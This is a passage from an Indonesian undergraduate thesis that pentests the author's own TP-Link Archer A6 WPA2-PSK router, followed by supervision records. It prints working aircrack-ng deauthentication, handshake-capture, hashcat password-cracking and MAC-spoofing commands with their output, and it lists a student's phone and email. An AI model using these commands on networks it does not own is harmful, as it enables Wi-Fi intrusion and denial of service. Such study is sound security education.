4. Pengujian *Penetration Testing*

Setelah melakukan pengumpulan data, Langkah selanjutnya penulis akan melakukan pengujian pada TP-Link Archer A6. Pada tahap ini penulis hanya menggunakan 4 tahap yaitu : *planning and preparation*, *reconnasissance*, *discovery* dan *report preparation*.

5. Analisis dan Laporan

Tahap ini penulis melakukan analisis dari hasil pengujian ditahap sebelumnya dan hasil analisis akan dirangkum dalam laporan.

3.2 Analisis Permasalahan

Dalam era teknologi yang canggih ini, pasti terdapat kelebihan dan kekurangan dari sebuah teknologi yang diciptakan, Terutama di dalam lingkup jaringan. Di jaringan sendiri juga memiliki keamanan yakni, WPA dan WPA2-PSK. Keamanan jaringan ini masing-masing memiliki enkripsi yang berbeda, dan juga terdapat celah keamanan yang dapat dimasuki oleh *hacker*. Jika *hacker* sudah berhasil masuk kedalam suatu jaringan, selanjutnya akan melakukan pengambilan data secara ilegal.

Berawal dari masalah di atas, maka hadirlah sebuah metode yang disebut *Penetration Testing (Pentesting)*. Pentest adalah sebuah metode guna untuk mengetahui celah keamanan yang terbuka atau kemungkinan celah yang akan dimasuki oleh para peretas data atau *hacker*.

3.3 Analisa Perancangan Sistem

Penulis akan menjelaskan kebutuhan yang akan digunakan dalam penelitian pada dibawah ini:

3.3.1 Perangkat Keras (*Hardware*)

Hardware yang dibutuhkan dalam judul “Analisis Keamanan Jaringan WPA-2 PSK Menggunakan Metode *Penetration Testing* (Studi Kasus : TP-Link Archer A6)” ini adalah:

- Dua buah laptop yang satunya terinstall dengan sistem operasi kali linux guna untuk melakukan percobaan terhadap router yang diinstall dalam *VMWARE* dan satunya lagi terinstall dengan sistem operasi windows yang bertindak sebagai *client*.
- Satu buah Router TP-LINK Archer A6 dengan *firmware up to date* sebagai media percobaan pengecekan celah keamanan.

3.3.2 Perangkat Lunak (*Software*)

Software yang dibutuhkan dalam judul “Analisis Keamanan Jaringan WPA-2 PSK Menggunakan Metode *Penetration Testing* (Studi Kasus : TP-Link Archer A6)” ini adalah:

1. *VM-Ware* sebagai virtualisasi sistem.
2. *Aircrack-ng* sebagai *tools* untuk melakukan eksploitasi
3. *Wireshark* sebagai *tools* untuk memantau paket yang dikirim dan diterima.
4. *Macchanger* sebagai *tools* untuk menggantikan *MAC Address* sementara.

5. *DDoS Attack* sebagai *tools* untuk mengirim permintaan paket ke server secara banyak(*overload*).

BAB IV

IMPLEMENTASI DAN PEMBAHASAN

4.1 Implementasi Penelitian


Ditahap implementasi ini akan menjelaskan proses instalasi, konfigurasi hingga implementasi menggunakan virtual box untuk instalasi kali linux. Berikut adalah proses implementasi keamanan jaringan WPA2-PSK dalam studi kasus TP-Link Archer A6.

4.2 Pengujian Simulasi

Pada tahap ini, penulis akan melakukan simulasi pengujian terhadap router TP-Link Archer A6. Penulis menggunakan empat alur tahapan dari tujuh tahapan metode *pentesting* sebagai pedoman untuk melakukan pengujian, diantaranya *planning and preparation, discovery, analyzing information and risk* dan *report preparation*. berikut adalah penjelasan tahapan pengujian:


1. *Cracking the Encryption.*

Pada tahap pertama, penulis menggunakan *tools air-crack-ng* untuk melakukan mode *monitoring* dan pengambilan *MAC Address* target router TP-Link Archer A6. Penulis melakukan *airmon-ng* untuk memasuki mode *monitoring* untuk melihat *ssid, MAC address* dan jenis *channel* yang sedang dipakai dapat dilihat pada gambar 4.1 berikut.




Gambar 4.1 Mode *Monitoring* dan *Scanning*.

Setelah memasuki mode *monitoring*, Langkah selanjutnya ialah melakukan *handshake* kepada router dapat dilihat pada gambar 4.2.



Gambar 4.2 *Handshake* ke router.

Untuk melakukan *handshake* ke router, harus membuka *command prompt* baru dan menuliskan `airodump-ng -bssid D8:07:B6:B9:B8:9E -c 2 -write arif wlan0mon`. Jika benar akan muncul tampilan memasuki mode *handshake* pada gambar 4.3 berikut.



Gambar 4.3 Mode Handshake

Setelah melakukan *handshake* ke *router*, tahapan selanjutnya adalah melakukan *packet injector*. Guna untuk mendapatkan *packet* yang dikirim setiap *client* yang terhubung dalam jaringan tersebut. Dapat dilihat dalam *list* digambar 3, ambil salah satu *MAC Addresss client* untuk melakukan *packet injector*. Berikut dapat dilihat pada gambar 4.4.


```

arif@kali: -
File Actions Edit View Help
arif@kali:~$ sudo su
[sudo] password for arif:
root@kali:/home/arif# aireplay-ng --deauth 0 -a 08:07:B6:B9:88:9E wlan0mon
14:47:12 Waiting for beacon frame (BSSID: 08:07:B6:B9:88:9E) on channel 2
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:47:12 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:13 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:13 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:14 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:14 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:15 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:15 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:16 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:16 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:17 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:17 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:18 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]
14:47:18 Sending DeAuth (code 7) to broadcast -- BSSID: [08:07:B6:B9:88:9E]

```

Gambar 4.4 Melakukan injeksi paket

Selanjutnya kita akan melihat ke folder apakah ada file yang telah disimpan sebelumnya. Dapat dilihat gambar 4.5 berikut.



Gambar 4.5 Hasil dari *Handshake*

Langkah selanjutnya ialah men-*decrypt file* tersebut dengan cara menggunakan *hashcat*. Sebelumnya harus *mendownload file wordlist* yang tersedia diinternet. Lalu buka *command prompt* dengan *command* seperti gambar 4.6.

```

root@kali:/home/arif# hashcat -m 2500 arif-01.hccapx rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform
#1 [The pocl project]

-----
* Device #1: pthread-Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz, 1408/1472 MB (512 MB allocatable), 1MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Initializing backend runtime for device #1...

```

Gambar 4.6 *Decrypt password* menggunakan *hashcat*

Kemudian akan *hashcat* akan membaca *file wordlist* dan mencocokkan dengan data yang telah di *capture*, jika cocok dengan di *capture*, maka akan muncul tampilan pada gambar 4.7 berikut.

2. Bypassing MAC Address Authentication

Pada tahap pengujian kedua ini, penulis akan mencoba masuk kedalam jaringan dengan cara mengganti MAC Address palsu yang terdapat dalam list yang terkoneksi dalam satu jaringan tersebut. Pertama, penulis akan menjalankan perintah `airmon-ng wlan0mon` dapat dilihat pada gambar 4.10.

```

airmon-ng
File Actions Edit View Help
OK [1] | 11:42:01: 1 wlan [C] 2023-12-04 20:59

ESSID      MAC      BSSID     RX/tx  CH  HW  ENC  OTHER  AUTH  ESSID
AA:12:34:56:78:9A:1B  -1      8        8      0  1  -1  -1      -1      <length> 0x
BB:23:45:67:89:1C:2D  -1      8        8      0  11  -1  -1      -1      <length> 0x
CC:34:56:78:9A:1B:2C  -1      8        8      0  2  165  -1      -1      0x00
DD:45:67:89:1C:2D:3E  -1      25       0      0  2  165  WPA2 COAP  PSK <length> 0x
EE:56:78:9A:1B:2C:3D  -1      25       0      0  2  178  WPA2 COAP  PSK WPA2115
FF:67:89:1C:2D:3E:4F  -1      25       0      0  2  118  WPA2 COAP  PSK 0114
00:11:22:33:44:55:66  -1      18       0      0  11  548  WPA2 COAP  PSK 7.444
11:22:33:44:55:66:77  -1      22       283   0  1  138  WPA2 COAP  PSK STING
22:33:44:55:66:77:88  -1      22       277   1  0  135  WPA2 COAP  PSK 3000115
33:44:55:66:77:88:99  -1      14       0      0  3  278  WPA2 COAP  PSK 3111111111
44:55:66:77:88:99:AA  -1      11       0      0  11  138  WPA2 COAP  PSK PORTUWAWA
55:66:77:88:99:AA:BB  -1      11       0      0  1  138  WPA2 COAP  PSK 011111
66:77:88:99:AA:BB:CC  -1      11       0      0  11  138  WPA2 COAP  PSK 0111111111
77:88:99:AA:BB:CC:DD  -1      11       0      0  6  185  WPA2 COAP  PSK 011111
88:99:AA:BB:CC:DD:EE  -1      11       0      0  6  138  WPA2 COAP  PSK 0111
99:AA:BB:CC:DD:EE:FF  -1      11       0      0  18  138  WPA2 COAP  PSK 0111-haretloggit

ESSID      STATION    HW      Rate    Last    Frames  Status  Probe
AA:12:34:56:78:9A:1B  AA:12:34:56:78:9A:1B  -72  0  1e  35  0
BB:23:45:67:89:1C:2D  AA:12:34:56:78:9A:1B  -59  0  1  1  0
CC:34:56:78:9A:1B:2C  AA:12:34:56:78:9A:1B  -72  0  1  1  0
DD:45:67:89:1C:2D:3E  AA:12:34:56:78:9A:1B  -72  0  1  1  0
EE:56:78:9A:1B:2C:3D  AA:12:34:56:78:9A:1B  -72  0  1  1  0
FF:67:89:1C:2D:3E:4F  AA:12:34:56:78:9A:1B  -72  0  1  1  0
00:11:22:33:44:55:66  AA:12:34:56:78:9A:1B  -72  0  1  1  0
11:22:33:44:55:66:77  AA:12:34:56:78:9A:1B  -72  0  1  1  0
22:33:44:55:66:77:88  AA:12:34:56:78:9A:1B  -72  0  1  1  0
33:44:55:66:77:88:99  AA:12:34:56:78:9A:1B  -72  0  1  1  0
44:55:66:77:88:99:AA  AA:12:34:56:78:9A:1B  -72  0  1  1  0
55:66:77:88:99:AA:BB  AA:12:34:56:78:9A:1B  -72  0  1  1  0
66:77:88:99:AA:BB:CC  AA:12:34:56:78:9A:1B  -72  0  1  1  0
77:88:99:AA:BB:CC:DD  AA:12:34:56:78:9A:1B  -72  0  1  1  0
88:99:AA:BB:CC:DD:EE  AA:12:34:56:78:9A:1B  -72  0  1  1  0
99:AA:BB:CC:DD:EE:FF  AA:12:34:56:78:9A:1B  -72  0  1  1  0

```

Gambar 4.10 Mode Monitoring

Langkah selanjutnya adalah memberhentikan mode *monitoring* nya pada gambar 4.11 berikut.

```

root@kali:/home/arif# airmon-ng stop wlan0mon

PHY      Interface  Driver      Chipset
phy0     wlan0mon   rt2800usb   Ralink Technology, Corp. RT5370
          (mac80211 station mode vif enabled on [phy0]wlan0)
          (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

```


Gambar 4.11 Shutdown WLAN

Setelah keluar dari mode *monitoring*, maka tahap selanjutnya adalah *shutdown usb wifi dongle* dan mengganti *MAC Address* nya dengan *client* yang terhubung dalam jaringan *wifi* tersebut pada gambar 4.12.

```
root@kali:/home/arif# ifconfig wlan0 down
root@kali:/home/arif# macchanger -m A4:CF:12:AD:37:99 wlan0
Current MAC: be:59:23:9f:db:94 (unknown)
Permanent MAC: 1c:bf:ce:30:b6:8a (unknown)
New MAC: a4:cf:12:ad:37:99 (unknown)
root@kali:/home/arif# ifconfig wlan0 up
root@kali:/home/arif#
```

Gambar 4.12 Mengganti *MAC Address* bawaan dengan yang sementara

Langkah selanjutnya mengkoneksikan ke *wifi*. Namun ditahap ini gagal dikarenakan router TP-Link Archer A6 tersebut memiliki *MAC Filtering* yang dapat dilihat pada gambar 4.13.



Gambar 4.13 Tidak berhasil terkoneksi

3. *Attacking the Infrastructure*

Tahap ketiga ini penulis akan melakukan *Ddos Attack*, yaitu penyerangan yang dilakukan dengan membanjiri lalu lintas jaringan dengan mengirim paket yang banyak. Pertama penulis akan masuk kedalam mode *monitoring* untuk melakukan *sniffing* paket dan mengambil *MAC Address* router TP-Link Archer A6 melalui *airodump-ng* yang dapat dilihat pada gambar 4.14.

masih menggunakan *default vendor*. Berikut adalah berhasil membuat jaringan TP-Link Archer A6 *down*.

```

21:48:46 Sending DeAuth (code 7) to broadcast - BSSID: [08:07:06:09:00:9E]
21:48:46 Sending DeAuth (code 7) to broadcast - BSSID: [08:07:06:09:00:9E]
21:48:47 Sending DeAuth (code 7) to broadcast - BSSID: [08:07:06:09:00:9E]
write failed: Network is down
wz_write(): Network is down
root@kali:~/hama/archer #

```

Gambar 4.16 Router berhasil *down*

4.3 Tabel Pengujian

Berdasarkan hasil pengujian sebelumnya, penulis memutuskan membuat tabel perbandingan untuk membandingkan hasil tiga tahapan pengujian sebelumnya. Berikut adalah tabel 4.1 pengujian pada penelitian ini.

Tabel 4.1 Hasil Pengujian

| Jenis Serangan | Informasi yang dibutuhkan | Status |
|---|---|----------|
| <i>Cracking The Encryption</i> | <i>Database Password, handshake dengan pengguna lain, channel dan MAC Address yang digunakan access point</i> | Berhasil |
| <i>Bypassing MAC address Authentication</i> | List user dalam jaringan yang sama dan menganmbil salah satu <i>MAC Address</i> untuk <i>handshake</i> | Gagal |

| | | | |
|-------------------------------------|------------|---|----------|
| <i>Attacking Infrastructure</i> | <i>The</i> | Penguji harus tetap berada di jaringan yang sama dengan <i>user</i> lainnya | Berhasil |
|-------------------------------------|------------|---|----------|

BAB V

KESIMPULAN DAN SARAN

5.1 Kesimpulan

Berdasarkan penelitian ini yang berjudul “Analisis Keamanan Jaringan WPA2-PSK Menggunakan Metode *Penetration Testing*(Studi Kasus: TP-Link Archer A6)” maka dapat disimpulkan bahwa kurang aman, Karena pengujian serangan pada *router* dari tiga tahapan, hanya satu yang tidak berhasil, yaitu tahapan *bypassing MAC Address authentication*. Dua tahapan yang berhasil yaitu *cracking the encryption* dan *attacking the infrastructure*. Dikarenakan *router* masih menggunakan konfigurasi *default* dari *vendor*, baik segi *password* maupun *firewall*. Oleh karena itu perlu ditingkatkan di segi keamanan pada *router*.

5.2 Saran

Adapun saran yang harus dilakukan, yaitu peningkatan keamanan jaringan dengan konfigurasi sendiri tanpa menggunakan konfigurasi *default*. Dikarenakan penyerangan tidak hanya menggunakan tiga tahapan tersebut dan jenis serangan sangat banyak.

DAFTAR PUSTAKA

- Amarudin. 2018. "Mikrotik Router Os Menggunakan Metode Port."
- Bayu, Imam Kreshna, Muhammad Yamin, and LM Fid Aksara. 2017. "Analisa Keamanan Jaringan Wlan Dengan Metode Penetration Testing (Studi Kasus: Laboratorium Sistem Informasi Dan Programming Teknik Informatika UHO)." *SemanTIK* 3(2):69–78.
- Dwiyatno, Saleh. 2020. "Analisis Monitoring Sistem Jaringan Komputer Menggunakan Software Nmap." *PROSISKO: Jurnal Pengembangan Riset Dan Observasi Sistem Komputer* 7(2):108–15.
- Ewa Haris Sembiring, and Novendra. 2019. "Perancangan Jaringan LAN Menggunakan Software Cisco Paket Tracer Di SMKN1 Minas." *Universitas Lancang Kuning* 1–15.
- Harahap, Juli Yanti. 2017. "Hubungan Antara Kontrol Diri Dengan Ketergantungan Internet Di Pustaka Digital Perpustakaan Daerah Medan." *JURNAL EDUKASI: Jurnal Bimbingan Konseling* 3(2):131. doi: 10.22373/je.v3i2.3091.
- Ismail, Rizky Wahyu, and Rully Pramudita. 2020. "Metode Penetration Testing Pada Keamanan Jaringan Wireless Wardriving PT . Puma Makmur Aneka Engineering Bekasi." *Jurnal Mahasiswa Bina Insani* 5(1):53–62.
- Rusdi, M. I., and D. Prasti. 2019. "Penetration Testing Pada Jaringan Wifi Menggunakan Kali Linux." 260–69.
- Sabdho, Harry Dwi, and Maria Ulfa. 2018. "Analisis Keamanan Jaringan Wireless Menggunakan Metode Penetration Testing Pada

Kantor PT. Mora Telematika Indonesia Regional Palembang.”
Semhavok 1(1):15–24.

Samsumar, Lalu Delsi, and Karya Gunawan. 2017. “Analisis Dan Evaluasi Tingkat Keamanan Jaringan Komputer Nirkabel (Wireless Lan); Studi.” *Ilmiah Teknologi Informasi Terapan* IV(1):73–82.

Sari, Desi Maya, Muhammad Yamin, and LM. Bahtiar Aksara. 2017. “Analisis Sistem Keamanan Jaringan Wireless (WEP, WPAPSK/WPA2PSK) Mac Address, Menggunakan Metode Penetration Testing.” *SemanTIK* 3(2):203–8. doi: 10.1016/j.neuropharm.2007.08.010.

Sujadi, Harun, and Aqis Mutaqin. 2017. “RANCANG BANGUN ARSITEKTUR JARINGAN KOMPUTER TEKNOLOGI METROPOLITAN AREA NETWORK (MAN) DENGAN MENGGUNAKAN METODE NETWORK DEVELOPMENT LIFE CYCLE (NDLC) (Studi Kasus : Universitas Majalengka).” *J-Ensitec* 4(01). doi: 10.31949/j-ensitec.v4i01.682.

Wibowo, Mochamad Gilang Hari, Joko Triyono, and Edhy Sutanta. 2017. “Keamanan Jaringan Wlan Terhadap Serangan Wireless Hacking Pada Dinas Komunikasi & Informatika Diy.” *Seminar Nasional & Call for Paper : Pengembangan Smart City Menuju Pembangunan Kota Yang Cerdas Dan Berkelanjutan* 1(1):2–9.



Program Studi/Fakultas : Sistem Informasi/Ilmu Komputer
Mahasiswa/NPM : Arif Kurniadi/1731016
Telp/Email : 081268907985/akurniadi80@gmail.com
Judul Skripsi : Analisis Keamanan Jaringan *WPA2-PSK*
Menggunakan Metode *Penetration Testing*
(Studi Kasus: TP-Link Archer A6)
Nama Dosen Pembimbing : Haeruddin, S.Kom.,MMSI

Catatan atas pelaksanaan bimbingan:

| No | HARI/ TANGGAL | AGENDA PEMBIMBINGAN/YANG DIKONSULTASIKAN | CATATAN UNTUK DITINDAKLANJUTI | PARAF DOSEN |
|----|-------------------------------|--|--|----------------|
| 1. | Rabu, 30 September 2020 | Pengecekan Judul yang diajukan oleh Penulis | Judul Sesuai di lanjutkan ke tahap pembuatan laporan | |
| 2. | Rabu, 28 Oktober 2020 | Penentuan Teori dan Metode penelitian | Teori dan Metode cocok, dilanjutkan pembuatan laporan | |
| 3. | Kamis, 19 November 2020 | <i>Review</i> BAB I dan cek format | Revisi BAB I Dilanjutkan ke BAB II | |
| 4. | Senin, 23 November 2020 | <i>Review</i> BAB I, II dan cek format | Revisi BAB II Dilanjutkan ke BAB III | |
| 5. | Kamis, 26 November 2020 | <i>Review</i> BAB II, III dan cek format | Revisi BAB III Dilanjutkan ke BAB IV | |
| 6. | Jumat, 18 Desember 2020 | <i>Review</i> BAB III, IV dan cek format | Revisi BAB IV Dilanjutkan ke BAB V | |
| 7. | Sabtu, 06 Januari 2021 | <i>Review</i> BAB IV, V dan cek format | Revisi BAB V Dilanjutkan ke cek format | |
| 8. | Senin, 22 Februari 2021 | <i>Review</i> Keseluruhan Laporan Skripsi | Pengecekan Orisinalitas | |
| 9. | Rabu, 24 Februari 2021 | Hasil Cek Orisinalitas atau Turn It In dan daftar sidang skripsi | Hasil Cek Orisinalitas, Dilanjutkan untuk daftar sidang. | |



LEMBAR PERSEJUTUAN PEMBIMBING

Yang bertandatangan dibawah ini, pembimbing skripsi di Universitas Internasional Batam, Jurusan Sistem Informasi, menyatakan bahwa laporan skripsi dari :

NPM : 1731016

Nama : Arif Kurniadi

Program Sarjana : Sistem Informasi / Fakultas Komputer

Telah diperiksa dan dinyatakan sudah selesai melaksanakan Skripsi pada bulan Maret 2021 di Universitas Internasional Batam.

Batam, 09 Maret 2021

Tony Wibowo, S.Kom., MMSI

Ketua Program Studi

Haeruddin, S.Kom., MMSI

Dosen Pembimbing

